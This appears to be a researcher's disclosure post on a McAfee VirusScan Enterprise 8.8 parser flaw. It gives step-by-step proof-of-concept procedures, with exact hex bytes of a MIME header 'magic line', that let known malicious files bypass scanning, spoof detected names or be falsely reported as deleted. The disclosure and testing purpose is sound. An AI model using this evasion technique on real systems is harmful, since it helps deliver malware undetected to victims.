Having Fun With VirusScan Enterprise

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Summary (Short & Simple):

VirusScan Enterprise Antivirus product may have a bug (or a vulnerability) on its parser that leads to wrong action status message & report, malicious file scan bypass and name spoof by adding the magic line to the beginning of the file header.

Here is the proof of concept steps for malicious file scan bypass:


- Select any malicious file.
  - *Aurora exploit code was used from The Grey Corner.*

- Add the magic line as shown below to the beginning of the file header.
  - *Magic line was added to the beginning of the file header.*

```
43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73 69 74 69 6F 6E 3A 20 69 6E 6C 69 6E 65 3B 20 Content-Disposition: inline;
66 69 6C 65 6E 61 6D 65 3D 73 65 74 75 70 2E 65 78 65 0D 0A 43 6F 6E 74 65 6E 74 2D 54 filename=setup.exe..Content-T
72 61 6E 73 66 65 72 2D 45 6E 63 6F 64 69 6E 67 3A 20 62 69 6E 61 72 79 0D 0A 0D 0A    ransfer-Encoding: binary....
```

- Scan with VirusScan Enterprise.
  - *Malicious file was scanned (continue option was selected) with Virusscan Enterprise and AntiSpyware Enterprise Version 8.8, Scan Engine Version 5400.1158, DAT Version 6766.0000.*

  - *On*-Access Scan feature was enabled.



- You may watch the POC video at http://www.hack4career.com/videos/vs_engine4.wmv

Here is the proof of concept steps for name spoof:

- Select any malicious file.
  - *APT_1104statment.pdf was used from Contagio Malware Dump*


- Add the magic line as shown below to the beginning of the file header.
  - *Magic line was added to the beginning of the file header.*

```
43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73 69 74 69 6F 6E 3A 20 69 6E 6C 69 6E 65 3B 20 Content-Disposition: inline;
66 69 6C 65 6E 61 6D 65 3D 77 77 77 2E 68 61 63 6B 34 63 61 72 65 65 72 2E 63 6F 6D 0D filename=www.hack4career.com.
0A 0D 0A                                                                              ...
```

- Scan with VirusScan Enterprise.
  - *Malicious file was scanned (continue option was selected) with Virusscan Enterprise and AntiSpyware Enterprise Version 8.8, Scan Engine Version 5400.1158, DAT Version 6766.0000.*

  - *On*-Access Scan feature was disabled.

  - *Check out the name tab.*



  - Log: No Action Taken (Clean failed) Administrator ODS C:\Documents and Settings\Administrator\Desktop\Hack4Career\APT_1104statment.pdf\www.hack4career.com Generic Exploit!qp (Trojan)

- You may watch the POC video at http://www.hack4career.com/videos/vs_engine2.wmv

Here is the proof of concept steps for wrong action status message:

- Select two malicious files.
  - *Malicious JAR file (55993.jar - CVE2012-0507) was used from a compromised virtual machine.*
  - *APT_1104statment.pdf was used from Contagio Malware Dump*


- Add the magic line as shown below to the beginning of the file header.
  - *Magic line was added to the beginning of the 55993.jar.*


```
43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73 69 74 69 6F 6E 3A 20 69 6E 6C 69 6E 65 3B 20 Content-Disposition: inline;
66 69 6C 65 6E 61 6D 65 3D 77 77 77 2E 68 61 63 6B 34 63 61 72 65 65 72 2E 63 6F 6D 0D filename=www.hack4career.com.
0A 43 6F 6E 74 65 6E 74 2D 54 72 61 6E 73 66 65 72 2D 45 6E 63 6F 64 69 6E 67 3A 20 62 .Content-Transfer-Encoding: b
69 6E 61 72 79 0D 0A 0D 0A                                                           inary....
```

- Leave the second file *APT_1104statment.pdf* as is.

- ZIP them into a single file.

- Scan with VirusScan Enterprise.
  - *Malicious file was scanned (clean option was selected) with Virusscan Enterprise and AntiSpyware Enterprise Version 8.8, Scan Engine Version 5400.1158, DAT Version 6766.0000.*
  - *On-Access Scan feature was enabled.*
  - *VirusScan said that it was deleted but it was not.*
  - *Also you will notice that APT_1104statment.pdf was not detected!*





  - Log:
    - Deleted Administrator ODS C:\Documents and Settings\Administrator\Desktop\Hack4Career\Hack4Career.zip\55993.jar\55993.jar Exploit-CVE2012-0507 (Trojan)
    - Not scanned (The file is encrypted) C:\Documents and Settings\Administrator\Desktop\Hack4Career\Hack4Career.zip

- You may watch the POC video at http://www.hack4career.com/videos/vs_engine3.wmv

Conclusion:

Do not blindly trust what your Antivirus says and reports because any application may have a bug or a vulnerability that includes Antivirus.

Always monitor your network traffic for malicious activity.